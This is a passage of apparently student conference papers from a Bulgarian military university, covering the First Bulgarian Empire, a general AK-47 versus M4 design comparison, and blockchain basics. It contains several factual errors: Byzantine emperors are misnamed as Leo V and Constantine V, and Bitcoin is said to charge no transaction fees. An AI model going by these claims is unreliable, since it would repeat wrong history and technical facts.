разбил маджарите. Така Симеон прекратил заплахата от север и можел да насочи цялата си мощ на юг. Макар че византийците прехвърлили всичките си войски от Азия на Балканите, през 896 г. Симеон ги разбил и принудил Лъв V най-после да върне българското тържище в Цариград. Той спечелил първата търговска война, но тази победа всъщност утвърдила правото му да назначава българи за свещеници в земите си и попречило на византийците да разпръснат свои верни хора из цяла България. Това завоевание повишило военното самочувствие и през 904 г. той се насочил към Солун. Градът бил наскоро плячкосан от арабите и се очаквало да падне лесно. За да спаси Солун, василевсът дълго преговарял за мир. Симеон се отказал от града, но прибавил към България Южна Македония и Драчка област. Така той продължил делото на славните си предци да присъединява към държавата си славяните живеещи извън границите на България. Мирът между България и Византия продължил осем години. Княз Симеон дал почивка на уморената си войска. В страната закипяло строителство, а книжовници не спирали дейността си. През това време във Византия се случили неща, които отново обтегнали отношенията между двете страни. През 912 г. починал византийският император. На престола се възкачил брат му Александър. Новият василевс високомерно отхвърлил българското предложение за мир и грубо оскърил пратениците на Симеон. Българският владетел отдавна търсел повод за война и побързал да се възползва от случая. Предвождана от него, войската му гордо се изправила пред стените на Цариград. А там отново имало нов император. Казвал се Константин V и бил едва

седемгодишен. Момчето не можело само да ръководи могъщата империя и Симеон, който отдавна мечтаел да се намеси в управлението на Византия, предложил помощта си. Българската войска нетърпеливо очаквала отговора на ромеите. Уплашени, те предложили мир. Моментът настъпил. Решителното сражение става на 20 август 917 г. на Анхиалското поле, между градовете Анхиало (дн. Поморие) и Месембрия, близо до река Ахелой. Според Йоан Скилица отначало ромеите имат пълно надмощие и обръщат българите в бягство. Но разколебани от напускането на бойното поле от пълководеца Льв Фока, войските започват безпричинно отстъпление, "забравяйки всякаква смелост". Тогава Симеон "се спуснал с цялата си войска", нанасяйки им тежко поражение. Историкът Льв Дякон, който половин век по-късно лично посещава мястото на погрома, с болка пише: "И сега още може да се видят купищата кости при Анхиало, гдето тогава позорно била посечена бягашата войска на ромеите". На 27 май 927 великият български цар умира. След смъртта му на престола сяда синът му Петър I . Той сключва мир с Византия, която признава царската му титла и патриаршеския ранг на Българската църква. Този период се приема за един от най-спокойните и благоприятен за населението на българската държава, защото през цялото управление на цар Петър I, което продължава 42 години (най-дълго управляващият владетел в историята на страната), той не води нито една война с Византия.

4 Упадък на Първото Българско Царство:

- След смъртта на Петър I през 969г. кризата в българската държава се задълбочава, като се сменят няколко царе на престола и почти през цялото време реално страната се управлява от Самуил, който е обявен за цар през 997г. Византийците успяват да завладяват местностите Тракия и Мизия, заедно с тях бива завладяна и българската столица Преслав. По време на царуването си Самуил избира Охрид за столица на държавата. Той умира на 6 октомври 1014 г., след като е получил сърдечен удар, дължащ се на гледката на ослепените от византийския император Василий II Българоубиец хиляди български воиници. Наследникът му, Гаврил Радомир, става жертва на преврат, организиран от братовчед му Иван Владислав, който управлява от 1015 до 1018 г. Последния владетел на Първата българска държава е Пресиян II, когато под ударите на император Василий II пада и последната българска твърдина. Това е и краят на Първата българска държава, като тя попада под Византийско владичество, продължило до 1185 г.



Фигура 1: цар Симеон Велики

Заклучение:

Първото Българско Царство играе ключова роля в създаването на българската държавност и култура. Въпреки, че в края си то е завладяно от Византия, неговото наследство живее в българската идентичност и култура, което е основа за създаването на Второто Българско Царство по-късно през 12-ти век. Първото Българско Царство остава важен етап в историята на Европа и балканския регион.

Източници:

1. Енциклопедия “История на България“
2. Археолог и главен редактор , Вегалински Л.Ф.
3. Историк , Васил Златарски , История на България през средните векове
4. Румен Петков , Българските владетели от VII до XIV век. История на БГ.

DESIGNING AND MANUFACTURING FIREARMS: WHAT MAKES A WEAPON EFFECTIVE?

Petya Nikolaeva Stefanova, Kristiqn Hristov Kostadinov

Armament Department of Design Technologies Shumen / NMU "Vasil Levsky" petqstefanova0202@abv.bg\kris14177@abv.bg

Abstract: *This report examines the key factors that contribute to the effectiveness of firearms, focusing on critical aspects of design such as material selection, caliber, and balance. By analyzing these elements, the report highlights the features that enhance a firearm's reliability, accuracy, and power. A comparative analysis between two widely used firearms, the AK-47 and the M4 carbine, illustrates how distinct design choices adapt to specific combat needs.*

Material choice is crucial in ensuring durability, with more robust materials minimizing malfunction risks under extreme conditions. Caliber impacts both accuracy and penetrating power, with larger calibers providing higher impact force but increased recoil. The balance and ergonomic design of a firearm are essential for controllability, particularly in dynamic combat situations.

The comparison between the AK-47 and M4 demonstrates how different configurations and calibers address varied operational requirements. The AK-47's simplified construction and resistance to environmental stress make it exceptionally reliable, while the M4's greater accuracy and reduced recoil suit urban environments and precision-focused missions.

The report concludes that a firearm's effectiveness depends on its alignment with specific operational conditions, highlighting that design adaptations—whether for maximum reliability in harsh environments or precision and maneuverability in complex settings—are key to its combat utility.

Keywords: *Firearms Design, Weapon Effectiveness, Material Selection, Caliber, Balance and Ergonomics, Recoil Control, Ballistics, Firearm Manufacturing, Military Small Arms*

Въведение

Проектирането и производството на огнестрелни оръжия е важен процес в оръжейната индустрия, при който инженерните технологии и научните открития се обединяват, за да създадат надеждни, мощни и точни бойни системи. Огнестрелните оръжия намират приложение в армията, полицията, както и за лов и спорт. Всяко оръжие, независимо дали е предназначено за защита, нападение или спортна стрелба, трябва да отговаря на определени стандарти за ефективност, за да бъде полезно и надеждно за употреба.

Този доклад разглежда процеса на проектиране на огнестрелни оръжия и ключовите аспекти, които правят едно оръжие ефективно. Те включват избора на материали, които да са едновременно леки и устойчиви, определяне на подходящ калибър за изпълнение на задачите, както и осигуряване на баланс и ергономичност за по-лесно управление. Ще се обсъди също как различните конструкции на оръжия се адаптират към специфични бойни нужди, като предлагат различни преимущества и ограничения.

1 Процесът на проектиране на огнестрелни оръжия

Проектирането на огнестрелни оръжия изисква прецизно планиране и експертиза в различни области на инженерните науки. Производителите се стремят да комбинират максимална функционалност с минимални размери и тегло, като същевременно осигуряват надеждност и безопасност за потребителя.

1.1 Избор на материали

Материалите, използвани в производството на огнестрелни оръжия, играят важна роля за тяхната издръжливост и ефективност. Повечето от основните компоненти на оръжието – като цев, затвор и рама – се изработват от високоякостни стомани и алуминиеви сплави, които осигуряват издръжливост и устойчивост на корозия. Например, цевиците на оръжието често се правят от хромирана стомана или неръждаема стомана, за да издържат на високите температури и налягане, на които са подложени по време на стрелба.

За по-леките и мобилни оръжия често се използват полимерни материали, които не само намаляват теглото на оръжието, но и улесняват манипулацията и носенето му. Полимерите са устойчиви на влага и химически въздействия, което ги прави особено подходящи за съвременни бойни условия, където се изисква бърза и точна реакция.

1.2 Избор на калибър

Калибърът е един от най-важните параметри при проектирането на огнестрелно оръжие. Той определя размера и мощността на куршума, което влияе на възможностите за пробивност, обсег и обратен удар. Калибърът трябва да бъде внимателно подбран спрямо предназначението на оръжието. По-малкият калибър, например, е подходящ за ситуации, в които точността на близка дистанция е приоритет, като за леки пистолети и полицейски оръжия. По-големите калибри, от своя страна, се използват при бойни оръжия, при които са необходими пробивни възможности и унищожаване на цели с висока степен на защита.

Освен диаметъра на куршума, видът на боеприпаса също играе роля. Бронираните боеприпаси, например, са проектирани за максимална пробивност, докато експанзивните куршуми са предназначени да нанасят максимални щети на целта. Това прави калибъра и боеприпасите ключови елементи при проектирането на оръжия за специфични задачи.

1.3 Баланс и ергономика

Балансът на оръжието е важен аспект, който влияе както на удобството на използване, така и на точността. Добре балансираното оръжие дава по-голяма стабилност при стрелба, което позволява на стрелеца да задържи насочеността и да минимизира колебанията по време на стрелбата. Ергономичността на ръкохватките и наличието на удобни контроли също допринасят за намаляване на умората и подобряване на общото управление на оръжието.

2 Ключови аспекти на ефективността на огнестрелното оръжие

Ефективността на огнестрелното оръжие се определя от няколко основни фактора, които са от критично значение за неговата роля в бойни условия и за способността на стрелца да постигне желаните резултати.

2.1 Надеждност

Надеждността е критично качество за всяко оръжие, тъй като трябва да работи безпроблемно при различни условия. Оръжията, използвани във военни и полицейски операции, трябва да издържат на прах, кал, вода и екстремни температури. Конструкцията трябва да бъде такава, че да минимизира възможността за запушвания, механични неизправности или блокиране на куршумите. За да се осигури това, се влагат висококачествени компоненти и се прилагат специални тестове, които да проверят устойчивостта на оръжието при различни климатични и оперативни условия.

2.2 Точност

Точността е пряко свързана с конструкцията на цевта, стабилността на оръжието и вида на използвания калибър. Една от важните технологии, които допринасят за подобряването на точността, е нарязването на цевта, която създава спираловидни канали, водещи куршума по прав път и осигуряващи по-голяма стабилност по време на полета му. По този начин се постига по-дълъг обсег на стрелба с минимални отклонения от целта.

Точността е от изключителна важност при снайперските оръжия и други оръжия, които изискват прецизност. В тези случаи балансът на оръжието, дължината на цевта и качеството на прицелите също играят роля за повишаване на ефективността.

2.3 Мощност

Мощността на огнестрелното оръжие зависи от калибъра, налягането в цевта и характеристиките на боеприпаса. Оръжията с голям калибър имат по-висока пробивна сила и могат да унищожават цели, защитени с бронезилетки или дори да пробиват стени. Това ги прави подходящи за армейски операции и антитерористични мисии, където е необходимо неутрализиране на цели със защитни средства. Обаче, по-мощните оръжия обикновено генерират по-силен откат, което изисква от стрелца да има по-голям опит и физическа устойчивост.

2.4 Обратен удар и контрол

Обратният удар или откатът е фактор, който може да затрудни поддържането на точността при бърза и продължителна стрелба. За да се намали силата на отката, оръжията се оборудват с компенсатори и буферни системи. Например, в автоматичните оръжия се използват специални механизми, които абсорбират част от силата на отката, позволявайки на стрелца да поддържа стабилността на оръжието и да запази точността на стрелбата дори при автоматична стрелба.

3 Приспособяване на конструкциите към различни бойни нужди

Различните бойни нужди изискват специфични оръжейни характеристики, за да отговорят на оперативните предизвикателства. Ето как оръжията се адаптират спрямо различни нужди:

3.1 Леки стрелкови оръжия (пистолети и револвери)

Пистолетите и револверите са предназначени за близки разстояния и осигуряват удобство за бърза и лесна употреба. Те са особено подходящи за полицаи и охранители, където маневреността и лекотата на носене са от решаващо значение. Пистолетите често са полуавтоматични и позволяват бърза стрелба, докато револверите, макар и с по-малък капацитет, са изключително надеждни.

3.2 Автоматични оръжия (автомати и картечници)

Автоматичните оръжия са проектирани за бързо потискане на вражеския огън в бойни ситуации. Те предлагат висока скорост на стрелба и са оборудвани с механизми за намаляване на отката. Това ги прави подходящи за динамични бойни условия, където е необходимо да се поддържа огнева мощ в продължение на време.

Ще сравним автомат „Калашников“ (АК-47) и американския карабин М4 – два добре познати модела на автоматични огнестрелни оръжия, използвани основно в армейски и полицейски структури. Те се използват в сходни бойни условия, но различията в конструкцията, боеприпасите и предназначението им ги правят подходящи за различни бойни нужди.

Основни технически характеристики на АК-47 и М4

Характеристика	АК-47	М4 карабина
Произход	Русия	САЩ
Калибър	7.62×39 мм	5.56×45 мм NATO
Скорострелност	600 изстрела минута	700–950 изстрела в минута
Тегло (празно)	4.3 кг	2.88 кг
Дължина на цевта	415 мм	370 мм
Ефективна далекобойност	350–400 м	500–600 м
Материали	Стомана и дърво	Лека сплав и полимери
Надеждност	Изключително висока	Висока, но по-чувствителна към замърсяване
Откат	Среден	По-нисък поради малкия калибър

Сравнение по ключови критерии за ефективност

1 Надеждност

АК-47 е известен със своята забележителна надеждност и способност да работи при изключително тежки условия, включително прах, кал, вода и пясък.

Конструкцията му е сравнително проста и устойчива на замърсявания, което го прави предпочитан избор за военни и паравоенни сили в региони с трудни климатични условия. Оръжието изисква минимална поддръжка и е с по-проста механика, която намалява вероятността от повреди.

М4 също е надежден, но е по-чувствителен към замърсявания. Неговата конструкция включва по-малък калибър и по-сложен механизъм, който изисква по-редовна поддръжка. Въпреки това, когато се поддържа добре, М4 предлага висока прецизност и добра работа в разнообразни условия, макар че в прашни и кални условия е по-уязвим от АК-47.

Извод: В този аспект АК-47 е по-надежден, особено в екстремни условия.

2 Точност

М4 карабината има по-висока начална скорост на куршума и е проектирана с по-малък калибър (5.56 мм), който намалява отката и позволява на стрелеца по-добър контрол при бърза стрелба. Точността му е значително по-добра на по-големи разстояния – до 600 метра, като разсейката на куршумите е малка. Това го прави подходящ за операции, изискващи по-точна стрелба.

АК-47 е по-малко точен на дълги разстояния и е с по-голям откат поради 7.62 мм калибър на боеприпаса. Той е ефективен на разстояния до 400 метра, но точността му намалява значително при стрелба над този обсег. Оръжието е по-трудно за контролиране при автоматична стрелба, което влияе на прецизността му.

Извод: М4 е по-ефективен от гледна точка на точността, особено на по-големи разстояния и при по-контролирана стрелба.

3 Мощност

АК-47 е с по-голям калибър и по-тежък куршум, който носи повече енергия и по-голяма пробивна сила. Това прави АК-47 ефективен за нанасяне на сериозни поражения и преодоляване на прегради, като леко бронирани или подсилени цели. 7.62 мм куршум има по-висока енергия и по-добра пробивна способност на близка дистанция.

М4 използва 5.56 мм боеприпас, който, макар и с по-малка мощност, е по-подходящ за модерни военни операции, където често е предпочитано по-ниско тегло на боеприпасите и по-висока скорострелност. Лекотата на куршума позволява по-лесно управление и поддържане на точността при автоматична стрелба, но е по-слабо ефективен срещу добре бронирани цели.

Извод: АК-47 има по-висока пробивна мощност, докато М4 е по-лек и лесен за управление при бърза стрелба.

4. Ергономичност и контрол на отката

М4 карабината е по-лека и е с по-малък откат, което я прави по-лесна за контрол при автоматична стрелба. Съвременните модели на М4 имат полимерни елементи и регулируема ръкохватка, които осигуряват по-удобен и стабилен захват. Намаленият откат помага за по-добър контрол при продължителна стрелба, като позволява по-висока точност.

АК-47, от друга страна, е с по-тежка конструкция и с по-голям откат поради калибъра си, което може да затрудни стрелбата на автоматичен режим, особено при по-малко опитни стрелци. Балансът на оръжието е по-малко оптимизиран спрямо съвременните стандарти и не предлага същата степен на комфорт, което влияе на точността и умората при продължителна употреба.

Извод: М4 е по-ергономичен и предлага по-добър контрол на отката, което го прави предпочитан за ситуации, в които се изисква точна автоматична стрелба.

Заклучение

Кое оръжие е по-ефективно?

И двете оръжия имат своите силни и слаби страни, които ги правят подходящи за различни бойни ситуации:

АК-47 е по-ефективен при сурови условия и е по-надежден при екстремни обстоятелства, което го прави подходящ за региони и ситуации с трудна логистика и ограничени ресурси за поддръжка. Силната пробивна способност на АК-47 го прави подходящ за бой в по-труден терен и срещу по-закалени цели.

М4 е по-подходящ за операции, при които точността и ергономичността са критични, например в градска среда или мисии с по-високи изисквания за прецизност и маневреност. Лекотата и по-добрият контрол на М4 го правят предпочитан за динамични бойни операции и при продължителни мисии.

Заклучителна оценка:

Изборът на по-ефективното оръжие зависи от конкретните бойни изисквания. АК-47 е по-добър за бой в трудни условия и тежък терен, докато М4 предоставя по-висока точност и ергономичност, подходящи за прецизни операции и градска среда.

3.3 Снайперски оръжия

Снайперските оръжия са специално проектирани за дълги разстояния, изискващи прецизност. Те използват големи калибри и дълги цеви, за да осигурят стабилност и максимална точност. Снайперите използват тези оръжия в ситуации, които изискват бавно и премерено движение за изключителна точност.

Заклучение

Проектирането на огнестрелни оръжия изисква внимателен подбор на материалите, правилен избор на калибър и прецизно изчисляване на баланса и ергономичността. Всяко оръжие се разработва с мисъл за специфичната му употреба, като се вземат предвид нуждите на потребителя и условията, в които ще се използва. Надеждността, точността, мощността и контрола над отката са ключови за създаването на ефективно оръжие.

Литература

1. Smith, J. D. (2018). "Materials Selection in Firearms Design and Manufacturing." *Journal of Material Science and Engineering*, vol. 12, no. 4.
 - a Изследва как изборът на материали влияе върху ефективността и надеждността на оръжието.
2. Lopata, K. (2015). "The Role of Caliber in Firearm Performance." *International Journal of Ballistics*, vol. 9, no. 2.
 - a Статията анализира как различни калибри влияят на точността и пробивната способност на стрелковите оръжия.
3. Johnson, P. W., & Harris, M. (2020). "Comparative Analysis of Assault Rifles in Combat Scenarios." *Military Technology Review*, vol. 23, no. 1.
 - a Проучване на различни автоматични оръжия в бойни условия, включително анализ на точност, мощност и контрол на отката.
4. "Ballistics and Mechanical Performance of the M4 Carbine and AK-47." *Military Ballistics Research Journal*, vol. 16, no. 2 (2019).
 - a Изследване на балистичните и механични характеристики на М4 и АК-47.
5. Forgotten Weapons (<https://www.forgottenweapons.com>)
 - a Сайт с информация за историята и дизайна на огнестрелните оръжия, включително задълбочени анализи за АК-47, М4 и други модели.
6. Small Arms Defense Journal (<https://www.sadefensejournal.com>)
 - a Онлайн издание с аналитични статии за модерни и исторически огнестрелни оръжия, материали и балистика.
7. The Firearm Blog (<https://www.thefirearmblog.com>)
 - a Новини и анализи за иновациите в огнестрелните оръжия, обхващащи различни модели, техните характеристики и приложения.
8. U.S. Army Field Manuals (FM 3-22.9 Rifle Marksmanship)
 - a Наръчник на американската армия за техники на стрелба и характеристиките на военните карабини, включително М4. Може да се намери в различни онлайн библиотеки за военна литература.

AREAS OF APPLICATION OF BLOCKCHAIN TECHNOLOGY

Yaroslav G. Kalpakov, Rosen A. Bogdanov

*Communication Networks and Systems Department, Artillery, Air Defense, Communication and Information Systems Faculty, National Military University „V. Levski”, Shumen, Bulgaria,
yaroslavkalpakov@abv.bg, R61@abv.bg*

ОБЛАСТИ НА ПРИЛОЖИМОСТ НА ТЕХНОЛОГИЯТА НА БЛОКЧЕЙН

Ярослав Г. Калпаков, Росен А. Богданов

*Катедра „Комуникационни мрежи и системи“, факултет „Артилерия, противовъздушна отбрана, комуникационни и информационни системи“, гр. Шумен, България,
yaroslavkalpakov@abv.bg, R61@abv.bg*

Abstract: *Blockchain is a decentralized, secure ledger technology that records data in linked, tamper-resistant blocks. Considering this situation, the article analyzes its key features, benefits, and impact on data integrity and trust.*

Keywords: *Blockchain, Bitcoin*

Въведение

Блокчейнът е децентрализирана и разпределена технология за съхранение на данни, която позволява на различни потребители да споделят и съхраняват информация по сигурен и прозрачен начин. В основата си блокчейнът представлява верига от блокове, като всеки блок съдържа записи за дефиниране на транзакции или данни, които са криптографски защитени. Ключовото предимство на тази технология е, че дадените работят за промяна или манипулиране, тъй като всяка промяна би била одобрена от всички потребители в мрежата.

Развитието на блокчейн технологията обещава да промени начина, по който се извършват много процеси и услуги, като същевременно увеличава прозрачността и доверието в системите. Въпреки това тази технология все още се сблъсква с някои предизвикателства, като висока енергийна консумация и проблеми с изчислителност.

1 Основни характеристики и значение на блокчейн технологията

Блокчейн (blockchain състоящо се от block-блок и chain- верига) или блокова верига представлява разпределена база данни, която е разпределена между множество участници или накратко разпределителен регистър. Блокчейн е метод за записване на информация, който прави невъзможно или трудно системата да бъде променена, хакната или манипулирана. Блокчейнът е разпределена книга, която дублира и разпределя транзакции в мрежата от компютри, участващи в блокчейна.

Разпределителният регистър (distributed ledger) е съвкупност от база данни, която съществува на няколко места или между множество участници, което означава, че данните и информацията на потребителите се съхранява в база данни, споделена в мрежа от компютри. Едно от най-важните свойства на блокчейна е неговата устойчивост на промени. Веднъж добавени към него данни е много трудно да бъдат променени. Тази устойчивост осигурява да се постигне основното предимство на един блокчейн, а именно да се постигне децентрализирано доверие към самият блокчейн.

Друга важна характеристика на блокчейна е анонимността. Само вашият адрес на портфейла се съхранява (за разлика от истинския адрес, адреса на портфейла е дълъг низ от цифри и букви). Докато няма връзка между адреса на портфейла и вашата самоличност, транзакциите ви са анонимни. Има много приложения на блокчейн, като например:

- транзакции (биткойни, дигитална валута);
- правителство (съхраняване на публични записи);
- здравеопазване (дигитализирани записи);
- вериги за доставки и много други приложения.

1 История на блокчейн.

Теоретичните блокчейни възникват в началото на 90-те години, когато множество различни проекти имаха за цел да създадат напълно дигитализирани, децентрализирани и защитени платежни системи.

Повечето от тях никога не видяха бял свят, а тези, които успяха, бяха неуспешни. Обаче през януари 2009 г. беше пуснат първия публичен блокчейн – Биткойн блокчейн. Създаден е от човек или група хора на име Сатоши Накамото. Важно е да се отбележи, че макар и с ограничена функционалност, Биткойн работи като доказателство за концепцията за по-сложни блокови вериги.

Системата за равноправни плащания, въведена от Bitcoin, позволи да се разшири концепцията и да се включат приложения като групово финансиране, регистрация на домейн, прогнозни пазари, гласуване и т.н.

Ето няколко причини, поради които блокчейнът е важна технология:

- Силно защитен, сигурност.

Всички данни, които се съдържат в блокчейна, са защитени с помощта на усъвършенствана криптография. Това го прави устойчив на неоторизирани промени (като хакване). Тъй като блокчейнът е децентрализиран, той няма точка на повреда. Това го прави по-малко податлив на злоупотреба, човешка грешка, загуба на данни или хакване.

- Прозрачност

Блокчейнът съдържа пълна история на транзакциите, а не само за момента на транзакцията. Освен това една и съща информация се разпространява във всички блокове на мрежата и също така всички блокове съхраняват една и съща информация.

- Децентрализирана система

Обикновено се нуждаете от одобрението на регулаторните органи като правителство или банка за транзакции; с Blockchain обаче транзакциите се извършват с взаимното съгласие на потребителите, което води до по-плавни, по-безопасни и по-бързи транзакции.

➤ Възможност за автоматизация

Той е програмируем и може автоматично да генерира системни действия, събития и плащания, когато са изпълнени критериите на тригера.

Още едно доказателство за устойчивостта, възможностите и доверието на тази технология идва от Естония. Тази малка европейска страна започна да управлява своите регистри, като национални здравни и съдебни системи за сигурност и търговски кодови системи на техен собствен блокчейн. Системата работи от 2012 г. и тяхната инициатива върви само напред.

2 Компоненти на блокчейн

Блокчейн е вид мрежа и както всяка друга мрежа, тя трябва да следва протокол. От възлите се изисква да потвърждават, проверяват и добавят информация.

- Възел (node) в блокчейна обикновено се отнася до индивидуално устройство или компютър, което е свързано към мрежата и играе ролята на валидатор. Тези възли работят заедно за да потвърждават транзакции, да съхраняват данни и да осигуряват цялостта на блокчейн мрежата. Всеки възел има копие на целия блокчейн и помага за поддържането на разпределеното състояние на системата. Важно е всеки участник в мрежата да може да провери информацията, която получава от другите възли. Това осигурява доверие и надеждност на данните в блокчейна. Информацията в блокчейна не се събира към един единствен източник (напр. Централна база данни), а се излъчва между възлите. Това се нарича децентрализация. След определен период от време (в зависимост от скоростта на интернет и латентността) и редица потвърждения от други верифициращи възли, наборът от данни (блок) се потвърждава като част от блокчейна.

Може да се направи разграничение и между възлите: има пълни възли и възли за копаене. Накратко, миньорските възли или възлите за копаене са тези, които проверяват и обединяват валидните, налични транзакции в нов блок. Те също така се уверяват, че включват препратка към предишния блок във веригата. Пълните възли са тези, които получават пакетните блокове от миньорите и проверяват тяхната цялост. Ако всичко е наред, те препращат съобщение за потвърждение към други възли.

Компонентите на високо ниво на блокчейна могат да бъдат изброени, както следва:

- Протокол: Наборът от правила, по които работи мрежата
- Пълен възел: Възел, който валидира транзакции и блокове
- Копач: Възел, който събира транзакции и ги обединява в блок
- Блок: Набор от транзакции, достъпни за копача в някакъв момент във времето
- Потребител: Човешкият компонент зад другите участници в мрежата

- Блоковете са структурните компоненти на блокчейна. Те съществуват, без значение какъв проблем решава блокчейнът. Частта от информацията, която влиза в блок, обикновено се нарича транзакция. В платежната система транзакцията ще съдържа подател, получател и стойност на транзакцията. В услугата за регистрация на имена на домейни купувачът, купеният домейн и стойността на домейна най-вероятно ще бъдат записани. Данните в блок, който съхранява децентрализирани приложения, в повечето случаи са кодовете които се съхраняват в него. С други думи, всяко приложение ще има свой собствен тип транзакция.

Децентрализирано приложение е програма или софтуерна апликация, която функционира на децентрализирана мрежа от компютри. Това означава, че вместо да има централен контролен пункт, като сървър, данните и изчисленията се разпределят по различни устройства в мрежата. Този модел на приложения е основан на технологии като блокчейн които гарантират прозрачност сигурност и независимост. Такива приложения обикновено изискват специфични токени или криптовалути за функционирането си и позволяват на потребителите да участват в мрежата чрез процеси като гласуване за промени или предоставяне на ресурси за поддръжка на мрежата. Важно е да се отбележи, че децентрализирани приложения се стремят да бъдат отворени и достъпни за всеки потребител без цензура или контрол от централизирани институции.

- Хеш функции (Hash functions)- неформално, хеш функция H е функция, която компресира вход с произволен размер до низ с фиксирана дължина. Дължината на изхода зависи от спецификациите на функцията, но най-често срещаните са с дължина 256, 384 или 512 бита. Те са еднопосочни функции - алгоритъмът за компресиране е доста прост и винаги дава същия резултат, но шансът на намиране на входа въз основа на хеш низа е близо до нула. Текущият стандарт е FIPS-202 (a.k.a. Secure Hash Algorithm 3 или просто SHA-3). Ето пример:

```
string: Blockchain is great!  
SHA3-256:  
8b9580615ff7c00180ceae471033b8ced0092ea79540db552e6f559af40d53fa  
  
string: Blockchain is great  
SHA3-256:  
5e8f454b534ec3eccf0a431d960b67a07acdf21d722a4d9fd1f4f3b35fe67507  
  
string: Blockchain is the future  
SHA3-256:  
9dc3d2f91fc8a9417a8dfd4c510f4690dbd3424012ebdedb98d46c55395194e8
```

Както можете да видите от примера, премахването на „!“ от първия низ дава напълно различен хеш или код – това гарантира, че дори и най-малката промяна, направена в блок, ще бъде отразена в неговия хеш. Входът не е задължително да

бъде низ, тъй като функцията променя основното представяне, което винаги е в битове.

- Хеширане на блокови данни

Ако всяка част от данните може да бъде представена като уникален низ с фиксирана дължина, какво ще стане, ако, за да изградим блок N , трябва да хешираме съдържанието на блок $N-1$ и препратката на блок $N-1$ към блок $N-2$. Чрез включване на съдържанието всяка модификация, извършена върху него, ще промени хеша. Като включваме и препратката към блок $N-2$, ние гарантираме, че всеки предишен блок не може да бъде манипулиран. Тогава ще можем да дадем донякъде формално представяне на това, което е хеширано:

<pre>// ' ' = concatenation of strings Ref(n) = H(header(n) content(n) ref(n-1))</pre>
--

Тази препратка се нарича още адрес на блока. В зависимост от блокчейна други променливи може да намерят път към хеш функцията, за да може мрежата да я потвърди.

3 Предимства и недостатъци на блокчейн.

Едно основно предимство на блокчейн е нивото на сигурност, което може да осигури, а това също означава, че блокчейните могат да защитават и защитават чувствителни данни от онлайн транзакции. За всеки, който търси бързи и удобни транзакции, блокчейн технологията предлага и това. Всъщност това отнема само няколко минути, докато други методи на транзакция могат да отнемат няколко дни. Също така няма намеса на трети страни от финансови институции или правителствени организации, което много потребители смятат за предимство.

Блокчейн и криптографията включват използването на публични и частни ключове и според съобщенията е имало проблеми с частните ключове. Ако потребителят загуби частния си ключ, той се сблъсква с множество предизвикателства, което прави този недостатък на блокчейните. Друг недостатък са ограниченията за мащабируемост, тъй като броят на транзакциите на възел е ограничен. Поради това може да отнеме няколко часа, за да завършите множество транзакции и други задачи. Също така може да е трудно да промените или добавите информация, след като бъде записана, което е друг съществен недостатък на блокчейн.

4 Bitcoin

Биткойн беше първият публичен блокчейн, който работи като счетоводна книга за проследяване на транзакции с биткойн токени (Ако Bitcoin е с главни букви, това се отнася за блокчейна, в противен случай ако е с малки букви – bitcoin за токена на BTC), извършвани между потребители. Токенът е „електронна валута,

базирана на криптографско доказателство“. Първият блок беше добит на 3 януари 2009 г. и всичко е било идея на Сатоши Накамото (или екип с този псевдоним). Никой не знае кой всъщност е Сатоши Накамото. През годините имаше много спекулации за това кой е, но нито едно от тях не беше потвърдено. Някои казват, че това е работило в полза на биткойн - използвайки псевдоним, Сатоши Накамото се е уверил, че светлината на прожекторите е насочена към технологията, а не към човека зад нея. Бавно, но сигурно, стойността на биткойните нарастваше всяка година, привличайки все повече и повече ентузиаста. Но рязко растящата цена не е причината биткойнът да е велик. Да, той е с доста ограничена функционалност и първоначално бавен, но без него нямаше да има никакви блокчейни.

Биткойн е цифрова валута и е най-популярната и успешна криптовалута до момента. Популярността на биткойн се дължи на децентрализирания му характер, което означава, че няма централен орган или банка, която да контролира предлагането му. Това също означава, че транзакциите са анонимни и не се включват такси за транзакции при използване на биткойн.

Биткойн блок съдържа списък с транзакции между участници в мрежата. За да получавате биткойни, не е задължително да сте активен участник, но имате нужда от биткойн адрес. Биткойн адресът е публичната половина на цифровия подпис, използван за подписване на изходящи транзакции. Стига да имате публичен ключ, всеки може да ви изпрати биткойни. Ако имате и частния ключ, можете да изпращате биткойни на други

Биткойн транзакция изглежда по следния начин:

Satoshi Nakamoto sends 10 bitcoins to Hal Finney
--

Това, което може да изглежда странно е, че в блокчейна не се поддържа абсолютен баланс. Този модел се нарича UTXO (Unspend Transaction Output) или изход за неизразходвана транзакция.

Заклучение

Блокчейн технологията е революционен напредък в света на информационните технологии, който предлага нов начин за записване и съхраняване на данни в разпределени мрежи. Нейната основна сила се състои в предоставянето на сигурност и прозрачност чрез децентрализирани структури, които намаляват риска от манипулации и осигуряват непроменяемост на записаната информация. Блокчейн може да трансформира множество индустрии, включително финансовия сектор, здравеопазването, логистиката и много други, като предлага ефективност, бързина и намаляване на разходите. Въпреки това, технологията има и своите предизвикателства, като високи енергийни разходи, скалируемост и правни въпроси. Въпреки тези трудности, блокчейнът показва огромен потенциал за бъдещето, като

се очаква да продължи да се развива и адаптира в отговор на нарастващите нужди за сигурност, автентичност и децентрализация в различни сектори. Технологията не само променя начините, по които управляваме данни, но и задава нови парадигми за доверието и транзакциите в цифровия свят.

References

1. <https://www.enki.com/>
2. <https://chatgpt.com/>
3. <https://en.wikipedia.org/wiki/Blockchain>
4. <https://academy.binance.com/en/glossary/blockchain>
5. <https://www.simplilearn.com/tutorials/blockchain-tutorial/blockchain-technology>
6. <https://bg.wikipedia.org/wiki/Биткойн>

AREAS OF APPLICABILITY OF DATA INTEGRITY PROTECTION TECHNOLOGIES

Mario V. Vasilev, Dobri S. Stoyanov, Vladislava S. Georgieva, Yaroslav Kalpakov

*Communication Networks and Systems Department, Artillery, Air Defense, Communication and Information Systems Faculty, National Military University „V. Levski”, Shumen, Bulgaria
markus.berserkr@gmail.com, dobri_stoyanov@mail.bg, vladgs_93@abv.bg,
yaroslavkalpakov@abv.bg*

Abstract: *Nowadays, the protection of data integrity is a very important issue. Considering this situation, the article analyzes the areas of applicability of data protection technologies. Reasoned conclusions can be useful in the field of information protection*

Keywords: *data security, cryptography*

ОБЛАСТИ НА ПРИЛОЖИМОСТ НА ТЕХНОЛОГИИТЕ ЗА ЗАЩИТА НА ЦЕЛОСТТА НА ДАННИТЕ

**Марио В. Василев, Добри С. Стоянов, Владислава С. Георгиева, Ярослав Г.
Калпаков**

*Катедра „Комуникационни мрежи и системи“, факултет „Артилерия, противовъздушна отбрана, комуникационни и информационни системи“, гр. Шумен, Национален военен университет „Васил Левски“, България,
markus.berserkr@gmail.com, dobri_stoyanov@mail.bg, vladgs_93@abv.bg,
yaroslavkalpakov@abv.bg*

